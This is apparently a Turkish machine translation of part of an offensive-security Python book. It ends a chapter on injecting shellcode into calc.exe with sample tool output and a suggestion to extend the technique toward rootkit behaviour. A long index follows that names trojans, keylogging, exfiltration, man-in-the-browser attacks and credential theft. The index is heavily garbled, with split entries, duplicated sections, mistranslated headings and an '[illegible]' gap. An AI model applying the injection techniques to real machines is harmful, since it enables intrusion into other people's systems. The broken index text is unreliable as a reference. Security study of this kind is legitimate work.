İlk adım, hala çalışıyorsa Immunity Debugger'ı kapatmak ve *calc.exe*'nin tüm örneklerini kapatmaktır. Şimdi *calc.exe*'yi çalıştırın ve kod enjeksiyon komut dosyanızı çalıştırın. Bunun gibi bir çıktı görmelisiniz:

```
$ python code_inject.py
[*] PID 1936 ile calc.exe bulundu
[*] Fiziksel ofsetler için avlanma...lütfen bekleyin.
[*] İyi kabuk kodu konumu bulundu!
[*] Sanal adres: 0x00010817 [*]
Fiziksel adres: 0x33155817 [*]
Kabuk kodu enjekte ediliyor.
[*] Trambolin hedefimiz bulundu: 0x3abccd51 [*]
Trambolin yazılıyor...
[*] Kod enjekte etme işlemi tamamlandı.
```

Çok güzel! Tüm ofsetleri bulduğunu ve kabuk kodunu enjekte ettiğini göstermelidir. Test etmek için, sanal makinenize girip hızlı bir $3+3$ yapın ve $=$ düğmesine basın. Bir mesajın açıldığını görmelisiniz!

Şimdi bu tekniği denemek için *calc.exe* dışında başka uygulamalar veya hizmetler üzerinde tersine mühendislik yapmayı deneyebilirsiniz. Bu tekniği, rootkit davranışını taklit edebilecek çekirdek nesnelerini manipüle etmeyi denemek için de genişletebilirsiniz. Bu teknikler bellek adli tıpına aşına olmak için eğlenceli bir yol olabilir ve ayrıca makinelere fiziksel erişiminizin olduğu veya çok sayıda sanal makine barındıran bir sunucuyu patlattığınız durumlar için de yararlıdır.

[26] Immunity Debugger'ı buradan indirin: <http://debugger.immunityinc.com/>.

[27] Kendi MessageBox kabuk kodunuzu yazmak istiyorsanız, şu eğiticiye bakın: <https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/>.

Dizin

DIGITAL İNDEKİ BİR NOTE

Bir dizin girişindeki bir bağlantı, o girişin görüldüğü bölüm başlığı olarak görüntülenir. Bazı bölümler birden fazla dizin işaretine sahip olduğundan, bir girişin aynı bölüme birden fazla bağlantıya sahip olması olağandışı değildir. Herhangi bir bağlantıya tıklamak sizi doğrudan işaretleyicinin metinde görüldüğü yere götürecektir.

A

Adres Çözümleme Protokolü, [Scapy ile ARP Önbellek Zehirlenmesi](#) (bkz. ARP önbellek zehirlenmesi) AdjustTokenPrivileges işlevi, [Windows Token Ayrıcılıkları](#)

AF_INET parametresi, [Ağ: Temel Bilgiler](#)

ARP (Adres Çözümleme Protokolü) önbellek zehirlenmesi, [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#)

destekleyici fonksiyonlar ekleme, [Scapy ile ARP Önbellek](#)

Zehirlenmesi kodlama [zehirleme](#) betiği, [Scapy ile ARP](#)

Önbellek Zehirlenmesi önbelleği inceleme, [Scapy ile ARP](#)

[Önbellek Zehirlenmesi](#)

test, [Scapy ile ARP Önbellek Zehirlenmesi](#)

B

BHPFuzzer sınıfı, [Burp Fuzzing](#)

Bing arama motoru, [Kicking the Tires](#), [Bing for Burp](#), Bing [for](#) Burp, [Bing for Burp](#), [Bing for Burp](#), [Geçirmek için Bing](#)

genişletici sınıf tanımlama, [Bing for Burp](#)

sonuçları ayrıştırma işlevi, [Bing for Burp](#) sorgu

gerçekleştirme işlevi, Bing for Burp test etme,

[Bing for Burp](#), [Bing for Burp](#)

bing_menu işlevi, Bing [for Burp](#)

bing_search işlevi, [Bing for Burp](#)

Biondi, Philippe, [Scapy](#) BitBlt fonksiyonu [ile](#)

[Ağa Sahip Olmak](#), [Ekran Görüntüleri Almak](#)

Tarayıcı Yardımcı Nesneleri, [Sunucu Oluşturma](#)

kaba kuvvet saldırıları, [Lastiklere Tekme Atmak](#), Dizinleri [ve Dosya Konumlarını Kaba Kuvvetle Zorlamak](#), [Dizinleri ve Dosya Konumlarını Kaba Kuvvetle Zorlamak](#), [Dizinleri ve Dosya](#)

Konumlarını Kaba Kuvvetle Zorlamak, Dizinleri ve Dosya Konumlarını Kaba Kuvvetle Zorlamak, HTML'i Kaba Kuvvetle Zorlamak

Burp Extender API, [Burp Proxy'yi Genişletme](#), Burp [Proxy'yi Genişletme](#), [Burp Proxy'yi Genişletme](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), Burp Fuzzing, Burp [Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#), [Bing for Burp](#), [Bing for Burp](#), [Bing for Burp](#), [Bing for Burp](#), [Web Sitesi İçeriğini Şifre Altınına Dönüştürmek](#), [Web Sitesi İçeriğini Şifre Altınına Dönüştürmek](#), [Web Sitesi İçeriğini Şifre Altınına](#)

Dönüştürmek, [Web Sitesi İçeriğini Şifre Altına Dönüştürmek](#)

şifre tahmin kelime listesi oluşturma, Web [Sitesi İçeriğini Şifre Altına Dönüştürme](#), Web [Sitesi İçeriğini Şifre Altına Dönüştürme](#), Web [Sitesi İçeriğini Şifre Altına Dönüştürme](#), Web [Sitesi İçeriğini Şifre Altına Dönüştürme](#), Web [Sitesi İçeriğini Şifre Altına Dönüştürme](#)

Seçilen HTTP trafiğini kelime listesine dönüştürme, [Web Sitesi İçeriğini Parola Altına Dönüştürme](#) kelime listesini görüntüleme işlevi, [Web Sitesi İçeriğini Parola Altına Dönüştürme](#)

test, Web Sitesi [İçeriğini Şifre Altına Dönüştürmek](#), [Web Sitesi İçeriğini Şifre Altına Dönüştürmek](#)

web uygulaması bulanıklaştırıcıları oluşturma, [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Burp Fuzzing](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#)

Burp belgelerine erişim, [Burp Fuzzing](#) gereksinimleri
karşılama için kod uygulama, Burp Fuzzing yükleme
uzantısı, [Burp Fuzzing](#), [Burp Fuzzing](#)
basit fuzzer, [Burp Fuzzing](#)

saldırılarda uzantı kullanma, [Kicking the Tires](#), [Kicking the Tires](#), [Kicking the Tires](#)
yükleme, [Burp Proxy](#)'yi [genişletme](#), [Burp Fuzzing](#)

tüm sanal ana bilgisayarları göstermek için Bing API ile arayüz oluşturma, [Kicking the Tires](#), [Bing for Burp](#), Bing for [Burp](#), [Bing for Burp](#), Bing for Burp, [Bing for Burp](#)

genişletici sınıf tanımlama, [Bing for Burp](#)
sonuçları ayrıştırma işlevi, [Bing for Burp](#)
sorgu gerçekleştirme işlevi, Bing for Burp test
etme, [Bing for Burp](#), [Bing for Burp](#)

Jython bağımsız JAR dosyası, [Burp Proxy'yi Genişletme](#), Burp [Fuzzing](#)

BurpExtender sınıfı, [Burp Fuzzing](#)

C

Habil ve [Kabil](#), [Lastiklere Tekme Atmak](#)

CANVAS, [Pythonic Shellcode Execution](#), [Pythonic Shellcode Execution](#)

kanal yöntemi, [SSH Tünelleme](#)

ClientConnected iletisi, [Paramiko ile SSH](#)

kod [enjeksiyonu](#), [Lastikleri Tekmelemek](#), [Doğrudan Kod Enjeksiyonu](#)

saldırgan adli tip otomasyonu, [Doğrudan Kod](#)

[Enjeksiyonu](#) Windows ayrıcalık yükseltme, [Lastikleri](#)
[Tekmelemek](#)

config dizini, [Github Komut ve Kontrol](#)

connect to github işlevi, [Github Farkında Bir Truva Atı](#)

[Oluşturma](#) Content-Length başlığı, [Tarayıcıdaki Adam \(Bir Tür\)](#) sayım parametresi, [Scapy](#) createMenuItem işlevi [ile](#) [Ağa Sahip Olma, Bing for Burp](#)

createNewInstance fonksiyonu, [Burp Fuzzing](#)

CreateProcess fonksiyonu, Süreç Monitörü Oluşturma

CredRequestHandler sınıfı, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

ctypes modülü, [IP Katmanının Kodunu Çözme](#)

D

veri dizini, [Github Komut ve Kontrol](#) Hata

Ayıklama Probu sekmesi, WingIDE,

WingIDE

Hedefe Ulaşılamıyor mesajı, [Lastiklere Tekme Atmak](#), [ICMP](#) DirBuster

projesinin kodunu çözmek, Lastiklere Tekme Atmak

dir_bruter işlevi, [Dizinleri ve Dosya Konumlarını Brute-Forcing](#)

display_wordlist işlevi, [Web Sitesi İçeriğini Parola Altına](#)

Dönüştürme **E**

easy_install işlevi, [Kali Linux](#) El Jefe

projesini yükleme, İşlem İzleyicisi

Olusturma

encrypt post işlevi, [IE COM Automation for Exfiltration](#)

encrypt_string işlevi, [IE COM Automation for Exfiltration](#)

[illegible]

Kali Linux, [Kali Linux Kurulumu](#), [Kali Linux Kurulumu](#), Kali Linux Kurulumu, [Kali Linux Kurulumu](#),
[Kali Linux Kurulumu](#), [Kali Linux Kurulumu](#)

varsayılan kullanıcı adı ve parola, [Kali Linux](#)
masaüstü ortamı [yükleme](#), [Kali](#) Linux belirleme
sürümü [yükleme](#), Kali Linux indirme görüntüsü
yükleme, [Kali Linux yükleme](#)
genel tartışma, [Kali Linux Kurulumu](#)

WingIDE, [Kali Linux Kurulumu](#), [Kali Linux Kurulumu](#), [WingIDE](#), [WingIDE](#), WingIDE, [WingIDE](#),
[WingIDE](#), [WingIDE](#), WingIDE, [WingIDE](#), [WingIDE](#), [WingIDE](#) erişim, [WingIDE](#)

eksik bağımlılıkları düzeltme, [WingIDE](#)
genel tartışma, [Kali Linux Kurulumu](#)
yerel değişkenlerin incelenmesi ve değiştirilmesi, [WingIDE](#), WingIDE
kurulumu, [WingIDE](#)
boş Python dosyası açma, [WingIDE](#)
kesme noktaları ayarlama, [WingIDE](#)
hata ayıklama için komut dosyası ayarlama,
[WingIDE](#), [WingIDE](#) yığın izini görüntüleme,
[WingIDE](#), [WingIDE](#)

Hatalar sekmesi, [Geçirmek](#), [Tekerleri Tekmelemek](#)
exfiltrate işlevi, [Exfiltration için IE COM Otomasyonu](#)

[Exfiltration](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#),
[Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için](#)
[IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Sunucu Oluşturma](#)

şifreleme rutinleri, [IE COM Automation for Exfiltration](#)
anahtar oluşturma komut dosyası, [IE COM Automation](#)
[for](#) Exfiltration giriş işlevi, IE [COM Automation for](#)
[Exfiltration](#) gönderme işlevi, [IE COM Automation for](#)
[Exfiltration](#) destek işlevleri, IE COM Automation for
Exfiltration test, [IE COM Automation for Exfiltration](#)

Extender sekmesi, Burp, [Burp Fuzzing](#), [Kicking the Tires](#), [Kicking the Tires](#)
extract_image işlevi, [PCAP İşleme](#)

besleme yöntemi, [Kaba-Zorlama HTML Form Kimlik](#)

[Doğrulama](#) Fidao, Chris, [PCAP İşleme](#)

FileCookieJar sınıfı, [Brute-Forcing HTML Form Authentication](#)

filtre parametresi, [Scapy ile Ağa Sahip Olma](#)

find_module işlevi, [Python'un içe aktarma İşlevselliğini](#)

[Hacklemek](#) ileri SSH tünelleme, [Lastikleri Tekmelemek](#),

[Lastikleri Tekmelemek](#) Frisch, Dan, [Windows Privilege](#)

[Escalation](#)

G

GDI (Windows Grafik Aygıt [Arabirimi](#)), GET isteklerini

[tekmelemek](#), Web'in Soket Kütüphanesi: urllib2

GetAsyncKeyState işlevi, [Sandbox Algılama](#)

GetForegroundWindow fonksiyonu, [Eğlence ve Tuş Vuruşları için Keylogging](#)

getGeneratorName fonksiyonu, [Burp Fuzzing](#)

GetLastInputInfo fonksiyonu, [Sandbox](#)

[Algılama](#) getNextPayload fonksiyonu, [Burp](#)

[Fuzzing](#)

GetOwner fonksiyonu, [WMI ile Süreç İzleme](#)

GetTickCount fonksiyonu, [Sandbox Algılama](#)

GetWindowDC fonksiyonu, [Ekran Görüntüsü Alma](#)

GetWindowTextA işlevi, Eğlence [ve Tuş Vuruşları için Keylogging](#)

GetWindowThreadProcessId işlevi, [Eğlence ve Tuş Vuruşları için](#)

[Keylogging](#) get_file_contents işlevi, [Github Uyumlu Trojan Oluşturma](#)

get_http_headers işlevi, [PCAP İşleme](#)

get_mac fonksiyonu, [Scapy ile ARP Önbellek Zehirlenmesi](#)

get_trojan_config fonksiyonu, [Github Uyumlu Bir Trojan](#)

[Oluşturma](#) get_words fonksiyonu, [Web Sitesi İçeriğini Şifre](#)

[Altınına Dönüştürme](#)

GitHub farkındalı truva atları, [Github Komutu ve Kontrolü](#), [Github Komutu ve Kontrolü](#), [Modül Oluşturma](#), [Truva Atı Yapılandırması](#), [Github Farkındalı Truva Atı Oluşturma](#), [Python'un içe aktarma İşlevselliğini Hackleme](#), [Python'un içe aktarma İşlevselliğini Hackleme](#), [Lastikleri](#)

TML form kimlik doğrulaması, kaba kuvvet, [Kaba Kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba Kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba Kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba Kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba kuvvet HTML Form Kimlik Doğrulaması](#), [Kaba Kuvvet HTML Form Kimlik Doğrulaması](#), [Kicking e Tires](#)

yönetici giriş formu, Kaba [Zorlama HTML Formu Kimlik Doğrulama](#)
genel ayarları, Kaba [Zorlama HTML Formu Kimlik Doğrulama](#)
HTML ayrıştırma sınıfı, [HTML Form](#) Kimlik Doğrulamasını Kaba
[Zorlama](#) kelime listesine yapıştırma, [HTML Form Kimlik](#)
[Doğrulamasını Kaba Zorlama](#) birincil kaba zorlama sınıfı, HTML
Form Kimlik Doğrulamasını Kaba Zorlama istek akışı, [HTML Form](#)
[Kimlik Doğrulamasını Kaba Zorlama](#)
Test, [Lastiklere Tekme Atmak](#)

HTMLParser sınıfı, Kaba [Zorlama HTML Form Kimlik Doğrulaması](#), Kaba [Zorlama HTML Form](#)
[Kimlik Doğrulaması](#), [Web Sitesi İçeriğini Parola Altına Dönüştürme](#)
HTTP geçmiş sekmesi, Burp, [Kicking the Tires](#), [Kicking the Tires](#)
I

IBurpExtender sınıfı, [Burp Fuzzing](#), [Burp için Bing](#)
ICMP mesaj kod çözme rutini, [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [ICMP Kod](#)
[Çözme](#), ICMP Kod Çözme, ICMP Kod Çözme, [ICMP Kod Çözme](#)

Hedefe Ulaşılamıyor mesajı, [Lastiklere Tekme Atmak](#), Kod [Çözme](#)
[ICMP](#) uzunluk hesaplaması, ICMP [Kod Çözme](#)
mesaj öğeleri, [Lastikleri Tekmelemek](#)
UDP datagramları gönderme ve sonuçları yorumlama, [ICMP](#)
testinin [kodunu çözme](#), [ICMP kodunu çözme](#)

IContextMenuFactory sınıfı, [Bing for Burp](#)
IContextMenuInvocation sınıfı, [Bing for Burp](#)
Iexplore.exe işlemi, [Sunucu Oluşturma](#)
iface parametresi, [Scapy ile Ağa Sahip](#) Olmak
IIntruderPayloadGenerator sınıfı, [Burp Fuzzing](#)
IIntruderPayloadGeneratorFactory sınıfı, [Burp](#)
[Fuzzing](#)

görüntü oyma betiği, [Lastikleri Tekmelemek](#), [PCAP İşleme](#), [PCAP İşleme](#), [PCAP İşleme](#),
[PCAP İşleme](#)
yüz algılama kodu ekleme, [PCAP Processing](#)
destekleyici işlevler ekleme, [PCAP Processing](#)

kodlama işleme komut dosyası, PCAP

Processing test etme, PCAP [Processing](#)

imageinfo eklentisi, [Saldırgan Adli](#) Bilişimin [Otomatikleştirilmesi](#)

IMAP kimlik bilgileri, çalmak, [Scapy ile Ağa Sahip Olmak](#), [E-posta Kimlik Bilgilerini Çalmak](#)

Bağıışıklık Hata Ayıklayıcı, [Doğrudan Kod Enjeksiyonu](#), [Doğrudan Kod Enjeksiyonu](#)

imp modülü, [Python'un içe aktarma İşlevselliğini Hacklemek](#)

__başlangıç____yöntemi, IP

Katmanın kodunun çözülmesi

inject_code işlevi, [Kod Enjeksiyonu](#)

giriş etiketleri, [Kaba Zorlama HTML Form Kimlik Doğrulaması](#)

giriş/çıkış kontrolü (IOCTL), [Windows ve Linux'ta Paket Koklama](#), [Windows ve Linux'ta Paket Koklama](#)

[Internet Explorer COM otomasyonu](#), [Internet Explorer ile Eğlence](#), [Tarayıcıdaki Adam \(Bir Çeşit\)](#),
[Tarayıcıdaki Adam \(Bir Çeşit\)](#), Tarayıcıdaki Adam (Bir Çeşit), Tarayıcıdaki Adam (Bir Çeşit),
Tarayıcıdaki Adam ([Bir Çeşit](#)), [Tarayıcıdaki Adam \(Bir Çeşit\)](#), [Sunucu Oluşturma](#), [Sunucu
Oluşturma](#), [Exfiltrasyon için IE COM Otomasyonu](#), [Exfiltrasyon için IE COM Otomasyonu](#),
[Exfiltrasyon için IE COM Otomasyonu](#), [Exfiltrasyon için IE COM Otomasyonu](#), [Exfiltrasyon için
IE COM Otomasyonu](#), [Exfiltrasyon için IE COM Otomasyonu](#)

[Exfiltration](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Exfiltration için IE COM Otomasyonu](#), [Sunucu Oluşturma](#)

şifreleme rutinleri, [IE COM Automation for Exfiltration](#)

anahtar oluşturma komut dosyası, [IE COM Automation for](#)

Exfiltration giriş işlevi, IE [COM Automation for](#)

Exfiltration gönderme işlevi, IE COM Automation for

[Exfiltration](#) destek işlevleri, IE COM Automation for

Exfiltration test, [IE COM Automation for Exfiltration](#)

Tarayıcıdaki Adam Saldırıları, Tarayıcıdaki Adam (Tür), Tarayıcıdaki [Adam \(Tür\)](#), Tarayıcıdaki [Adam \(Tür\)](#), Tarayıcıdaki Adam (Tür), [Tarayıcıdaki Adam \(Tür\)](#), Tarayıcıdaki Adam (Tür), [Sunucu Oluşturma](#)

HTTP sunucusu oluşturma, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

tanımlandı, Tarayıcıdaki Adam (Bir Nevi)

ana döngü, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

için destek yapısı, [Tarayıcıdaki Adam \(Bir Tür\)](#) testi,

Sunucu Oluşturma

tarayıcı işlevselliğini beklemek, [Tarayıcıdaki Adam \(Bir Tür\) İzinsiz](#)

Giriş sekmesi, Geçirmek, [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#)

Davetsiz misafir aracı, Burp, [Burp Fuzzing](#)

IOCTL (giriş/çıkış kontrolü), [Windows ve Linux'ta Paket Koklama](#), [Windows ve Linux'ta Paket Koklama](#)

IP başlığı çözme rutini, [Windows ve Linux'ta Paket Koklama](#), [IP Katmanını Çözme](#), IP [Katmanını Çözme](#), IP Katmanını Çözme, [IP Katmanını Çözme](#)

Bit [manipülasyonundan](#) kaçınma, [IP Katmanı](#)
insan tarafından okunabilir protokolün [kodunun](#)
[çözülmesi](#), [IP Katmanı](#) testinin kodunun
çözülmesi, [IP Katmanının kodunun çözülmesi](#)
tipik IPv4 başlık yapısı, [IP Katmanının Kodunun Çözülmesi](#)

J

Janzen, Cliff, [Windows Privilege Escalation](#)

JSON formatı, [Trojan Yapılandırması](#)

Jython bağımsız JAR dosyası, [Burp Proxy'yi Genişletme](#), [Burp Fuzzing](#)

K

Kali Linux, [Kali Linux Kurulumu](#), [Kali Linux Kurulumu](#), Kali Linux Kurulumu, [Kali Linux Kurulumu](#),
[Kali Linux Kurulumu](#), [Kali Linux Kurulumu](#)

varsayılan kullanıcı adı ve parola, [Kali Linux](#)
masaüstü ortamı [yükleme](#), [Kali](#) Linux belirleme
sürümü [yükleme](#), Kali Linux indirme görüntüsü
yükleme, [Kali Linux yükleme](#)
genel tartışma, [Kali Linux kurulumu](#)
paketlerin yüklenmesi, [Kali Linux](#)
[kurulumu](#)

KeyDown olayı, [Keylogging for Fun and Keystrokes](#)

tuş kaydı, [Keylogging for Fun and Keystrokes](#)

KeyStroke işlevi, [Keylogging for Fun and Keystrokes](#)

Khrais, Hussam, [Paramiko ile SSH](#)

Kuczmarski, Karol, [Python'un içe aktarma İşlevselliğini Hacklemek](#)

L

LASTINPUTINFO yapısı, [Sandbox Algılama](#) load_module

fonksiyonu, [Python'un içe aktarma İşlevselliğini Hackleme](#)

login_form_index fonksiyonu, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

login_to_tumblr işlevi, [Sızma için IE COM Otomasyonu](#)

logout_form işlevi, [Tarayıcıda İnsan Var \(Bir Tür\)](#) logout_url

işlevi, [Tarayıcıda İnsan Var \(Bir Tür\)](#)

M

Tarayıcıdaki Adam (MitB) saldırıları, Tarayıcıdaki Adam ([Tür](#)), Tarayıcıdaki Adam ([Tür](#)), Tarayıcıdaki Adam ([Tür](#)), Tarayıcıdaki Adam ([Tür](#)), [Tarayıcıdaki Adam \(Tür\)](#), [Tarayıcıdaki Adam \(Bir Nevi\)](#), [Sunucu Oluşturma](#)

HTTP sunucusu oluşturma, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

tanımlandı, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

ana döngü, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

için destek yapısı, [Tarayıcıdaki Adam \(Bir Tür\)](#) testi,

[Sunucu Oluşturma](#)

[Tarayıcı](#) işlevselliğini bekliyor, [Tarayıcıdaki Adam \(Bir Nevi\)](#)

ortadaki adam (MITM) saldırıları, [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), [Scapy ile ARP Önbellek Zehirlenmesi](#), Scapy ile ARP Önbellek Zehirlenmesi, [Scapy ile ARP Önbellek Zehirlenmesi](#)

destekleyici fonksiyonlar ekleme, [Scapy ile ARP Önbellek](#)

Zehirlenmesi kodlama [zehirleme](#) betiği, [Scapy ile ARP](#)

Önbellek Zehirlenmesi önbelleği inceleme, [Scapy ile ARP](#)

[Önbellek Zehirlenmesi](#)

test, [Scapy ile ARP Önbellek Zehirlenmesi](#)

mangle fonksiyonu, [Web Sitesi İçeriğini Şifreye Dönüştürme](#)

[Altın](#) Metasploit, [Pythonic Shellcode Execution](#)

Microsoft, [Kicking the Tires](#) (bkz. Bing arama motoru; Internet Explorer COM

otomasyonu) MitB saldırıları, [Man-in-the-Browser \(Kind Of\)](#) (bkz. [tarayıcıdaki](#) adam saldırıları)

MITM saldırıları, [Scapy ile ARP Önbellek Zehirlenmesi](#) (bkz. ortadaki adam

saldırıları) modüller dizini, [Github Komut ve Kontrol](#)

module_runner fonksiyonu, [Python'un import İşlevselliğini](#)

[Hacklemek](#) mutate_payload fonksiyonu, [Burp Fuzzing](#)

N

Nathoo, Karim, [Tarayıcıdaki Adam \(Bir Tür\)](#) netaddr
modülü, [ICMP'nin Kodunu Çözme](#), [Lastikleri](#)
[Tekmeleme](#)

netcat benzeri işlevsellik, [TCP Sunucusu](#), [TCP Sunucusu](#), [TCP Sunucusu](#), [Netcat'in Değiştirilmesi](#), [Netcat'in Değiştirilmesi](#), [Netcat'in Değiştirilmesi](#), [Netcat'in Değiştirilmesi](#), [Netcat'in Değiştirilmesi](#), [Netcat'in Değiştirilmesi](#)

istemci kodu ekleme, [Netcat](#) çağrı
işlevlerini [değiştirme](#), [Netcat'i değiştirme](#)
komut yürütme işlevi, [Netcat](#) komut kabuğunun
[değiştirilmesi](#), [Netcat'in değiştirilmesi](#)
ana işlem oluşturma, [Netcat'in değiştirilmesi](#)
birincil sunucu döngüsü oluşturma, [Netcat'in](#)
[değiştirilmesi](#) saplama işlevi oluşturma,
[Netcat'in değiştirilmesi](#)
dosya yükleme işlevi, [Netcat](#) içe aktarma
kitaplıklarının [değiştirilmesi](#), [TCP](#)
[Sunucusu](#)
global değişkenlerin ayarlanması, [TCP](#)
[Sunucu](#) testi, [Netcat'in değiştirilmesi](#)

ağ temelleri, Ağ: [Temel](#) Bilgiler, [Ağ: Temel Bilgiler](#), [TCP İstemcisi](#), [TCP Sunucusu](#), [TCP Sunucusu](#), [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [TCP Proxy Oluşturmak](#), [TCP Proxy Oluşturmak](#), [TCP Proxy Oluşturmak](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#), [SSH Tünelleme](#), [SSH Tünelleme](#), [SSH Tünelleme](#)

TCP istemcileri oluşturma, [Ağ: Temel Bilgiler](#)

TCP proxyleri oluşturmak, [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [TCP Proxy Oluşturmak](#), TCP Proxy [Oluşturmak](#), TCP Proxy [Oluşturmak](#)

hex damping işlevi, [TCP Proxy](#) proxy_handler

işlevi [oluşturma](#), TCP Proxy [oluşturma](#) nedenleri,

[Lastikleri Tekmeleme](#)

test etme, [TCP Proxy Oluşturma](#)

TCP sunucuları oluşturma, TCP

[Sunucusu](#) UDP istemcileri

oluşturma, [TCP İstemcisi](#)

netcat benzeri işlevsellik, [TCP Sunucusu](#) (bkz. netcat benzeri işlevsellik)

SSH [Tünelleme](#), Lastiklere [Tekme Atmak](#), [Lastiklere Tekme Atmak](#), Lastiklere Tekme Atmak, [Lastiklere Tekme Atmak](#), [SSH Tünelleme](#), SSH Tünelleme, [SSH Tünelleme](#)

İleri, [Lastikleri Tekmelemek](#), [Lastikleri Tekmelemek](#)

ters, [Lastikleri Tekmelemek](#), [SSH Tünelleme](#), SSH

Tünelleme testi, [SSH Tünelleme](#)

Paramiko ile SSH, [Paramiko ile SSH](#), [Paramiko ile SSH](#), Paramiko ile SSH, Paramiko [ile SSH](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#)

SSH sunucusu oluşturma, [Paramiko ile](#)

[SSH Paramiko](#) yükleme, Paramiko [ile](#)

SSH anahtar kimlik doğrulama,

[Paramiko ile SSH](#)

SSH üzerinden Windows istemcisinde komut çalıştırma, [Paramiko](#)

[ile SSH](#) testi, [Paramiko ile SSH](#)

ağ koklayıcıları, [Ağ: Ham Sockets ve Koklama](#), [Ağ: Ham Sockets ve Koklama](#), [Ağ: Raw Sockets and Sniffing](#), [Windows ve Linux'ta Paket Koklama](#), [Windows ve Linux'ta Paket Koklama](#), [Windows ve Linux'ta Paket Koklama](#), IP Katmanını [Çözme](#), IP [Katmanını Çözme](#), IP Katmanını [Çözme](#), [IP Katmanını Çözme](#), [Lastiklere Tekme Atma](#), [Lastiklere Tekme Atma](#), [ICMP'yi Çözme](#), ICMP'yi [Çözme](#), [ICMP'yi Çözme](#), [ICMP'yi Çözme](#)

Ağ segmentlerindeki aktif ana bilgisayarları keşfetme, [Ağ: Ham Soketler ve Sniffing](#)

ICMP mesaj kod çözme rutini, [Lastiklere Tekme Atmak](#), [Lastiklere Tekme Atmak](#), [ICMP Kod Çözme](#), ICMP Kod Çözme, ICMP Kod Çözme, [ICMP Kod Çözme](#)

Hedefe Ulaşılamıyor mesajı, [Lastiklere Tekme Atmak](#), [ICMP](#)
uzunluk hesaplamasının [kodunu çözmek](#), [ICMP kodunu çözmek](#)
mesaj öğeleri, [Lastikleri Tekmelemek](#)

UDP datagramları gönderme ve sonuçları yorumlama, [ICMP](#)
testinin [kodunu çözme](#), [ICMP kodunu çözme](#)

IP başlığı kod çözme rutini, [Windows ve Linux'ta Paket Koklama](#), [IP Katmanının Kodunu Çözme](#),
[IP Katmanının Kodunun](#) Çözülmesi, IP [Katmanının Kodunun](#)

[Çözülmesi](#), [IP Katmanının](#) Bit Manipülasyonundan Kaçınarak

Kodunun Çözülmesi, [IP Katmanının Kodunun Çözülmesi](#)
insan tarafından okunabilir protokol, [IP Katmanının Kodunun Çözülmesi](#)
test etme, [IP Katmanının Kodunu Çözme](#)

Tipik IPv4 başlık yapısı, [IP Katmanı](#) karışık modunun
kodunun çözülmesi, [Windows ve Linux üzerinde Paket](#)
[Koklama](#)

Ham [Soket](#) Koklayıcı Kurulumu, [Windows ve Linux'ta Paket Koklama](#)

Windows [ve](#) Linux, [Ağ: Ham Soketler ve Sniffing](#)

__yeni__ yöntemi, [IP Katmanının Kodunun Çözülmesi](#)

O

saldırgan adli tıp otomasyonu, [Saldırgan Adli Tıbbı Otomatikleştirme](#), [Saldırgan Adli Tıbbı](#)
[Otomatikleştirme](#),
[Saldırgan Adli Bilişimin Otomatikleştirilmesi](#), [Parola Karmalarını Yakalama](#),

[Doğrudan Kod Enjeksiyonu](#) doğrudan kod enjeksiyonu, [Doğrudan Kod](#)
[Enjeksiyonu](#)

Volatilitiyi Yükleme, [Saldırı Adli Bilişimini Otomatikleştirme](#)
profiller, [Saldırgan Adli Bilişimin Otomatikleştirilmesi](#)
şifre karmalarını kurtarma, [Şifre Karmalarını Yakalama](#)

çevrimiçi kaynaklar, [Python Ortamınızı Kurmak](#), [Kali Linux Kurulumu](#), [WingIDE](#), [Ağ: Temel](#)
[Bilgiler](#), [Paramiko ile SSH](#), [Paramiko ile SSH](#), [Ağ: Raw Sockets and Sniffing](#), [Windows ve](#)
[Linux'ta Paket Koklama](#), [Lastikleri Tekmelemek](#), [Scapy ile Ağa Sahip Olmak](#), [Scapy ile Ağa Sahip](#)

